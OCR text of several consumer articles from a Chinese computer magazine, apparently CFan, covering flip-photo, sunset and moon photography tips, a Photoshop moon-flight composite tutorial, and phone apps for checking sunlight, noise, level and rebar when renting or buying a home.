然后寻找场地！场地是本次摄影中至关重要的一环！

1.一定要选择有参照物的场地！翻转后，需要其他事物或者人来衬托你的翻转形态，所以选择一个参照物较多的场景是必需的。草坪、篮球场等宽阔的场地不宜选择。

2.尽量选择有较大面积的墙壁、柱子、椅子等可以依靠的地方。

最后！躺下开拍！

1.身体靠地面，腿抬起放在依靠物上，腿型尽量自然，头略微前倾，营造正常坐姿或站姿。

2.放松表情，尽量放松脖子和四肢！因为坚持倒立拍摄的姿势，对腰腹力量、颈脖力量是一种考验，所以一定注意安全。

3.发挥创意！享受乐趣！其实翻转照片除了坐姿站姿还有很多可以借助地势的拍摄创意！比如下图，非常高难度，是以手臂支撑整个身体，腰腹部用力抬起双腿，拍摄了多次才成功，但是成片效果异常奇妙！

4.最后一步当然是放进电脑，点击转向！一张有趣的翻转图就完成了！CF



●看似轻松的动作非常高难度！

●这两张的要点是头不能触地，腹部要用力，不过记得看上去要淡定~~



拍好秋季迷人的日出日落

度过炎炎夏日，秋天来到了。不知细心的读者有没有注意到早晚景色的变化？没错，就是太阳！秋天最迷人的莫过于远山映着落日，天边醇红如醉，衬托着渐深的暮色，晚风带着清澈的凉意，随着暮色浸染，那是一种说不出的凄楚之美！如何成功拍下迷人的日出日落呢？下面介绍一些要领。

●文/吴晓华

从日出到日落，太阳的光线总是在不断地发生着变化。日出时的天空通常比较晴朗，此时的太阳是红色的，并逐渐变成橙色，当太阳离开地平线后，光线就开始强烈起来。所以拍摄日出的太阳，应该在太阳刚刚升起、由红变橙的时段，通常不超过1分钟。随着太阳的不断升高，其亮度也越来越大，直至变成白色的。日出的光线变化非常迅速，所以通常是非常难以捕捉的。

日落的光线变化虽然也比较快，但相对日出的变化要从容一些，此时的太阳由橙转红，在太阳即将被地平线淹没之时，常常会呈绛紫色，这个过程与日出时间差不多。但是日落与日出最大的不同之处在于，当太阳刚刚落下之后，它的余辉还可以持续相当一段时间。此时如天空有云彩的话，天边有时会出现红色的光带，云彩会由红、淡红到橘红的逐渐变化，直至天空灰暗下去。

下面以笔者2011年8月21日傍晚在深圳红树林公园拍摄的深圳湾夜景照片为例，讲讲如何拍摄。

此作品的其创作意图是："闯"、"拓荒牛"和"书山"(大运火炬)作为深圳市的三大标志性建筑，拍摄时以海湾岸边为基准线，采用十字构图法(上下以天空与海湾、左右以"春蚕"、"书山"和楼寓为中心分割线)，在太阳刚刚落下地平线的一刹那——满天的晚霞与建筑的倒影尽收镜头。由于使用了白平衡的"日光"模式，更衬托出了晚霞的氛围。本作品以"从这里开始，不一样的精彩"的定名，一是意寓大运带来不一样的精彩，二是意寓30年的改革开放造就了新兴的深圳大都市和她必将走向更加辉煌的明天。

拍摄日出日落的基本要领如下：


1.拍摄日出和日落其本身的曝光量并非十分严格，但测光点既不能是太阳，也不能是背景中的风光、建筑物，而应测得天空的平均值，这样就能兼顾到所有景物的曝光。因日出日落时光线变化比较迅速，拍摄时应不断地进行测光——不断地调整曝光量，尽量多拍，这是拍摄日出日落的重要手段。

2.现在很多人使用数码照相机拍摄，它与胶卷摄影最大的不同点是不需要在镜头前加装滤色镜，建议采用"日光模式"的白平衡来拍摄，这样更能烘托出早、晚霞的氛围。

3.拍摄日出日落时，照相机镜头的选择是非常重要的。因为不同焦距的镜头会有不同的效果产生，长焦距镜头可以把太阳拍得更大一些。(50mm)标准镜头，采用大光圈，把焦点对在前景物上，能够使太阳得到虚化，变成光晕，从使日出日落的气氛更加地浓重。至于拍摄漫天晚霞时，广角镜头是不可多得的选择了。

4.拍摄日出日落时最忌讳的是画面会出现眩光，尤其是使用广角镜头时最容易产生。因此当在照相机视窗中发现眩光时，可以利用自身的手，随身的书本、报纸，就地取材的树枝等来遮挡住太阳的直射光线。但有时眩光也会给画面带来意想不到的好效果，就看如何驾御了。

5.拍摄日出日落使用三角架是必备的设备附件。由于日出日落相对光线比较"弱"，因此相对的曝光时间会比较长，所以拍摄时一定不要忘了使用三角架，如果带上快门线那就更好了。CF



●深圳湾夜景

中秋之夜 拍出明空皓月

一年一度的中秋佳节又来到了，面对明空皓月，有没有想要将她拍下来的冲动呢？拍月亮可不像普通的生活照，"咔嚓一声"直接拍摄是行不通的。下面就教大家如何把握细节，将中秋圆月尽收片中！

●文/老猫

拍摄前的准备

相机

单反相机当然最好，如果没有，卡片机也不是不可以。


三脚架

虽然可以直接手持相机拍摄，但要想获得最好的结果，无疑要使用三脚架。为相机找一个安全的云台，必须避免震动，这点很重要，稳定压倒一切嘛！

拍摄前，把相机安装到一个坚固的三脚架上。如果在人多车多的场所，请把三脚架放到坚固的水泥地面上，比如人行道上。如果把三脚架放到草地上或木质表面上，周围人群的活动可能会引起三脚架的轻微抖动，进而导致成像模糊。此外，可使用快门线或切换到自拍模式，以避免按动快门造成的晃动。

选择拍摄场所


挑选合适的拍摄场所是实现高质量月亮拍摄的重要因素之一。如果只是拍摄月亮本身，周边当然是越黑越好，要避免包括路灯、交通灯、车灯等在内的任何环境光。这可能需要去偏一点的地方，比如公园的某个角落。你家楼下的小区，很可能不是拍摄的最佳位置。



● 以月亮作为拍摄主体

相反，如何除了月亮，还要拍摄天空、云层、人物，以及周围的景色，那就需要找一个合适的位置，借助这些辅助灯光，做进一步的测光，以进行合适的曝光。





● 以月亮作为拍摄辅体





查看月相

如果想获得最大最圆的月亮，可去查看中国农历。中国传统认为中秋节当天的满月是一年中最大最亮的，也就是2011年9月12日。不过受太阳对月亮照射角度的影响，满月时月亮没有暗部，很难表现立体感，因为一般环形山在月面明暗交界处最明显，所以月亮还算比较圆，而且又有暗部的农历十三和十七前后是最适合拍摄的。

选择晴朗的夜晚拍摄

如果天空有雾气，请不要拍摄。可别小看这点雾气，再加点空气污染，即使你或许能看清月亮，但要想拍清楚远隔几十万公里的被摄体，基本没戏！

单反相机的拍摄

拍月亮必备的两个要素是尽量高的像素和尽量长的镜头焦距，因此拍摄月亮最好是用"单反相机+长焦镜头"，这样才可以捕获尽可能多的细节。不过，昂贵的长焦也不是必需滴~~只要参数设置合理，一样可以拍出迷人的月亮！

参数设置

曝光：拍摄月亮最棘手的莫过于曝光度的设定。如果使用相机的平均测光，绝大多数会曝光过度。最简单的方法是设置相机的测光模式为点测光，对着月亮最亮的部分测光。这样可以尽量得到正确的曝光系数。当

然，曝光也随着不同的月相、月亮对地平线的高度和大气所吸收的光量而变化。

ISO感光值：拍摄月亮不要用高感光，为了保证画质，最好采用100或200的低ISO。因为月亮一直在移动，长时间的曝光，往往会得到很多噪点的“模糊图像”。

月光法则：摄影大师们总结了一条专用的拍摄月光的法则，就是快门与ISO同步时，拍摄满月用F/11光圈，弦月用F/8光圈，新月则使用F/5.6光圈。当然这只是大概的曝光法则，实际拍摄时要根据当时的大气透明度及农历日子适当调整。

快门速度：使用高速快门。月亮作为一个天体，是在不断运动的。如果使用的快门速度太慢，很容易拍糊。


● 拍糊掉的月亮

白平衡：设为自动。

对焦：可先用自动对焦功能大致对焦，通过液晶屏放大显示想要对焦的局部，再通过手动对焦精确合焦。

自拍模式：设置自动模式，手动拍摄可能会损失月亮的清晰度和细节。


● 农历十七拍摄的月亮

就笔者的实践而言，拍摄满月时采用ISO100感光值，F8光圈和1/250的快门速度足够了。拍摄新月时，可减去一到两档（1/125或1/60）的快门速度，让足够的光线进入。拍摄时，因使用器材不同，恰当的曝光组合可能会有偏差，大家可对参数进行微小的调整，多次拍摄，直到得到最好的效果。

以佳能EOS60D为例，搭配18-135mm变焦镜头，拍摄农历十七的月亮。

* 支撑好三脚架，上机，调整好角度使月亮处于屏幕中心。

* 将相机设置为M档，机身设为手动对焦（MF）、点测光模式，关闭防抖功能。

* 设置ISO为100，调节光圈至5.6，按下快门随意照几张，看看是否过曝或者欠曝，调节快门时间使其正常曝光。

* 设置按下快门后延迟2秒（或使用红外遥控器/快门线）。


* 按下快门键，完成拍摄。

用卡片也能拍出环形山

中秋节拍摄月亮是很有意思的事，但是只有卡片机怎么办呢？很多朋友拍出的月亮就是一张白白亮亮的面饼，细节全无！经过



● 拒绝“白面饼”
● 借助望远镜，卡片机也能拍到月亮细节
● 对月亮题诗作画，别有一番韵味！


● Sony TX1拍摄的月亮

拍摄参数如下：

项目	参数
快门速度	1/125秒
光圈	F6.3
焦距	49.2
ISO	80
曝光补偿	0.0
最大光圈	F3.3
闪光	关
白平衡	自动
测光方式	点测光
拍摄程序	Auto全自动档

多次尝试，笔者发现卡片机也是能够拍出月亮的。

有的朋友说还是不清楚，要知道很多卡片机的数码变焦加光学变焦也不到20倍。想要更清晰的画质又不想换相机，怎么办呢？很简单！在小DC镜头前面加个望远镜就OK了！这里说的不是普通双筒望远镜，而是天文望远镜。下面就介绍一下具体方法。

一种比较简单的方法就是使用一个T型环或适配器，将相机连接到望远镜上。如果没有类似T型环的适配器，最经济的方法就是：

* 把望远镜放置到三脚架上，然后用另一个三脚架来放置相机，保持相机和望远镜的稳定。

* 把望远镜对准月亮，调到最清楚的焦距，因为它将要充当卡片机的眼睛。

* 把卡片机调至微距拍摄，这步很重要，否则是对不上焦的。

* 把相机的镜头对准望远镜的目镜，通过望远镜进行拍摄。


* 这样，就可以用小DC拍出清晰的带有环形山阴影的月亮了。

* 用这种方法，可能会略微带些晕影和降低点清晰度。不过，对于小卡片机来说，能拍出环形山已经难能可贵了。


最后，就是裁剪图像，调整对比度和亮度，进行适当的锐化。还可以题诗作画，别有一番韵味！怎么样，趁着中秋月圆，一起去拍月亮吧~~CF

中秋佳节 你也能奔月

转眼间中秋佳节来临，大家自然会想到明月、嫦娥、玉兔、月饼……看到这张mm的照片突发奇想能否也让她奔回月呢，现实中几乎不可能了，可咱PS可以帮她实现奔月的心愿！下面采用趣味、夸张的手法合成张“我也奔月”图。 ●文/凡鱼




1. 合成应该是大家最喜欢做的，合成前应该要做到心中有谱，素材是很重要的，所以第一步根据原照中MM的神情动作，先从网上找到一张嫦娥奔月的背景素材。由于找到的素材有些变形，拉扁了。所以先按下快捷键，Ctrl+T，用变形工具把水平尺寸稍压一下即可修正。现在我们想让MM飘在月饼上，接下去就得把背景中的嫦娥去掉，这个用图章修复工具即可。具体如图3所示。




2. 在原照中用套索工具把MM大体做个选区，然后拖到背景图的上层，调整好大小、位置，该图层命名为“图层1”。点击图层面板下面“添加图层蒙版”的图标，给图层1加上蒙版，然后用100%透明度黑色画笔除去MM的原背景，这就是蒙版抠图了，再用20%透明度、60%硬度的黑色画笔修整人物边缘，使之于新背景融合自然。由于新背景在MM的头发处也是黑色的，所以不必进行太细致的抠图，自然融入即可。具体如图4所示。

3. 这一步要给MM双手找个抓的东西啦，哈哈，还是让她抓着大月饼吧，这既符合手势也符合这张主题。可以复制背景图中的月饼，再适合放大些在调整合适的方位，最后加上蒙版使之和手融合自然。然后复制若干个月饼进行适当的变形后铺到月球附近，如图5所示。



4. 至此主要部分已经合成到位了，下面开始细节方面的修整。人物和背景的色调基本差不多了，可以用色彩平衡工具稍调黄一点点，这样更协调些。再者就是MM的手和脚和月饼的接触面要添加合适的阴影，这样才不至于脱节，这也是初学合成者经常忽略的问题。（前次网络上闹得沸沸扬扬的某县委三个干部视察的虚假图片，主要就是这个问题没处理好。）

这样人物就悬浮在地面之上啦。做阴影效果要根据光源的方向，这张是复杂光源的，上面有月光，地上又有黄光，所以在做阴影时要兼顾一下，当然只要没太明显的破绽就ok啦。做阴影可以用加深减淡工具，也可以直接用黑色画笔画出来。这里用的是黑色画笔，新建一透明层，命名为






6



7



8



9

10

● 素材：玉兔

"阴影"，前景色设定为黑色，图层混合模式为"正片叠底"，画笔不透明度为10%左右，硬度为0，然后用画笔大体涂抹出所需的阴影效果。具体如图6所示。

5. 继续增加些小趣味，把MM手推的那个大月饼刻上"cfan"。

复制一层月饼，命名为"月饼1"，隐藏图层前面的小眼睛，在原来月饼层上面新建一个透明层，命名为"图层2"，在月饼上取色涂抹，把月饼原来的花纹抹去，合并图层2和原来的月饼层，仍然命名为"图层2"。用文字工具输入"cfan"，按住Ctrl键，同时点击文字层，取得文字选区。

隐藏文字选区，选择图层3，按Ctrl+J复制选区内的图像，添加图层样式，这样就可以做出月饼突出的立体文字效果，做文字凹凸效果也可以用通道。然后打开"月饼1"图层前面的小眼睛，添加蒙版，用黑色画笔用刻字月饼增加些原有的花纹质感，这样效果比较自然。如图7-图9所示。

6. 最后找张玉兔的素材（图10），抠出玉兔放在上面一个月饼上，增加些趣味，方法同上。由于兔子比较小，抠图也不必太细致，大概用蒙版修整一下就可以了，这样一张奔月图就全部完成喽！

小结：

合成时应充分发挥自己的想象力，要注意色调协调，融合自然、合理。由于多用到抠图，所以抠图得过关，有何不明白之处欢迎到CFan图形图像论坛交流哈~~~

佳作点评

学会欣赏优秀作品是学摄影必修的基本功之一。许多摄影爱好者面对优秀作品时，不是很清楚如何欣赏它。其实只有学会欣赏，才能从别人的作品里学到更多东西，在本栏目我们就请专家对生活中的佳作进行分析、点评，希望大家能从中有所借鉴，不足之处也请大家多交流。

下面是"外国摄影师眼中的北京图片展"中的一幅优秀作品。

专家意见：吴晓华："琉璃厂街上骑自行车的人"很能使人联想到我国上个世纪60年代，画面中的电动自行车，似乎讲述了历史已经翻过了旧去的一页……应该说作者原本的立意和表现形式是非常清晰的。但是这幅照片的主题在摄影者本人没有表明拍摄地点的情况下是很难确定的，因为画面的背景没有特殊(地理)明显标志，所以给人留下很多悬念。如果拍摄者把快门速度适当降低，将能更好地增强骑车人的模糊感——从而使画面充满动感。CF



● **琉璃厂街上骑自行车的人**
琉璃厂街，北京著名的古玩市场，一个骑自行车的人从纪念毛主席的画像旁经过。

洽博 pfyin@cfan.com.cn

租房买房 手机帮忙

●文/赵建超

“安居才能乐业”，租房、买房是自己的大事之一。租房、买房不容易呀！房子的位置如何，是否上班方便、购物方便；房子是不是如宣传的那样光照充足；要是喜欢安静的，喧闹的房子可能让人无法忍受；更不用说现在频繁出现的“楼歪歪、楼脆脆”。如果原来电脑上查找的房源，实地考察后觉得不满意，想要了解附近其他的房源信息，该怎么办呢？去中介，找熟人，回家查电脑？“太out了”，一部手机，轻松帮助租房买房。

位置信息，尽在地图掌握

房子附近，上班、购物、求学、就医是否符合自己需要，安装一个手机地图，一切尽在自己掌握，这个工作谷歌、百度地图都可以胜任。这里推荐百度手机地图，因为其支持离线地图下载，官方给的说法是会节省90%的流量，提高80%的速度。不花流量速度又快，岂不更好。单击图标，即可查询所在小区的交通信息，如图1。从图中可以看出，驾车、公交、步行信息都可以查询。单击图标，可以查询周围的银行、购物、生活等等信息，如图2。







看光照


很多开发商说的挺好，“什么春光明媚，什么和煦如春”，但是房间的阳光是否充足，估计大家心里都没有底。房间阳光是否符合标准，最好的方法是等冬至、大寒两日看实际的光照时间。可是大家生活节奏这么快，总不能都等到冬至再看房吧。

采光计（http://mobile.91.com/Soft/Android/sunshineindex.html）是一款居室辅助类手机小应用产品，专门为那些想知道当前房屋阳光情况的选房者提供了一个简单的参考工具，它不但可以测算出一年四季的日均光照时间，而且还能检测出房间的朝向。

采光计主要使用GPS进行定位，所以建议大家在室外使用。采光计使用非常简单，启动后，将红色指针对准太阳，单击下一步即可，如图3。



房间正前方通常有建筑物遮挡，这个时候，采光计就不太好使了。还是使用采光计算器（http://www.baiyuxiong.com/sun/）吧，如图4。在图中，输入前后楼层的高度、层数和间距之后，单击计算即可得到结果，如图5。按照《中华人民共和国国家标准城市居住区规划设计规范》规定：大城市住宅日照标准为大寒日大于等于2小时，冬至日大于等于1小时。你的住宅，达标了吗？


4

房屋采光计算器

使用说明：

计算


5

房屋采光计算器

今年共有8760小时，其中 请选择城市的日照为4392.42268057小时
你的住宅可享受到的日照时间为2553.09221941小时

今年共有0天采光时间小于五小时！
今年共有0天采光时间小于两小时！

春分时可采光7.33617866959小时
夏至时可采光9.27389050896小时
秋分时可采光7.39094303045小时
冬至时可采光3.59837796106小时
大寒时可采光4.41967183503小时

《中华人民共和国国家标准城市居住区规划设计规范》规定：大城市住宅日照标准为大寒日……小时，冬至日大于等于1小时。老年人居住建筑不应低于冬至日日照2小时的标准；在原……加任何设施不应使相邻住宅原有日照标准降低；旧区改造的项目内新建住宅日照标准可……应低于大寒日日照1小时的标准。
您的住宅在大寒时日照大于两小时，符合标准。（仅供参考）

测噪声


楼盘距离道路50米，到底这个楼盘有多大噪声呢？有人说越高越静，有人说一定高度更吵。国家规定夜间（22时至次日6时）噪声不得超过30分贝，白天（6时至22时）不得超过40 分贝。若长期在80分贝以上的噪声环境中生活，耳聋者可达50%。总不能买个噪声计吧？太贵了。还是使用手机噪声计（http://mobile.91.com/Soft/Android/dnue.splmeter-1.0.html）吧。噪声计可以测出最高达到160环境分贝声级，方圆百米内的噪音是否会影响到日常生活，都可以实测出来。

噪声计使用非常简单，单击开始即可进行测试，如图6。我的房间白天噪声只有34分贝，是不是非常安静呀。



楼歪歪

到了自己心仪的楼盘附近，无论从哪个角度来看，房子都是歪的（排除倾斜特别厉害的建筑物，其实是一种视觉误差）！！！联想到网上某市的“楼歪歪”，不会也到咱这里吧。眼见未必是真，还是找个水平仪（http://www.androidmi.com/xz/cyrj/xuanji/201003/333.html）来实地测一下。Spirt Level Plus 1.21号称史上最强的水平仪，测试结果不容置疑。还是看看我的房间吧，如图7，远看倾斜的楼盘，测试结果居然绝对是水平，水平仪准确吗？手机水平仪靠位置传感器进行工作，测试精度取决于手机的质量，一般




来说，测试结果值得信赖。

楼脆脆

听说有的楼房使用细钢筋代替粗钢筋，甚至有部分非关键位置使用竹子代替钢筋。真是触目惊心！！！大家看中的楼盘有没有类似的问题呢？这可真说不好，总不能把墙砸碎看看钢筋吧！！！装一个金属探测仪吧（http://mobile.91.com/Soft/Android/metal-detector-1.2.html），它使用电磁感应器进行工作，当手机接近金属的时候，产生电磁感应。值得注意的是，由于利用电磁感应进行工作，该探测仪仅仅对铁等电磁感应强烈的金属十分敏感，如果是铝等其它金属则不敏感。

金属探测仪启动后即可工作，如图8。图中的进度条表示电磁感应程度，如果进



度条到100%表示探测到金属，此时会振动或者声音提示。由于是利用电磁感应进行工作，这里提醒大家，探测金属的时候一定要来回移动“探测仪”，让探测仪切割磁力线，避免探测不到金属。在使用中探测仪可能出现误报，常见的原因是探测仪灵敏度设置过高引起。单击菜单键，选择“设置”->“设置灵敏度”，系统默认为5，9为最高，建议大家选择为8。

安居客

通过上面的实地考察，觉得房子不满意，想要了解附近其他的房源信息，安装一个“安居客”吧。手机安居客Android版，为安卓手机量身设计的房产类软件，让你在手机上也能找到自己心满意足的房子。启动软件后，单击找房即可输入关键字进行找房，如图9。从图上可以看出，位置、价格信息一览无余。单击图标，可以在地图上显示结果。如果想找附近的房源，单击附近找房即可。附近小区的住房单价、均价都有显示，虽然价格仅供参考，但附近小区的位置一目了然。“很多中介看到我在用这个看房之后，介绍偏僻小区时顿时没了底气”有朋友这样对我说。



小提示：

安装上面的工具后，大家租房买房是不是方便许多了。这里需要说明的是，以上的部分手机辅助软件，其结果仅仅能够起到参考作用，不能代替专业仪器和专业测试手段。如果想进一步验证结果，还是请专业人员帮忙。

王健 wangjian@cfan.com.cn

超频降频随心所欲

软件名称：超级兔子CPU超频大师
适用平台：Android
下载地址：http://tinyurl.com/3nc9ks4

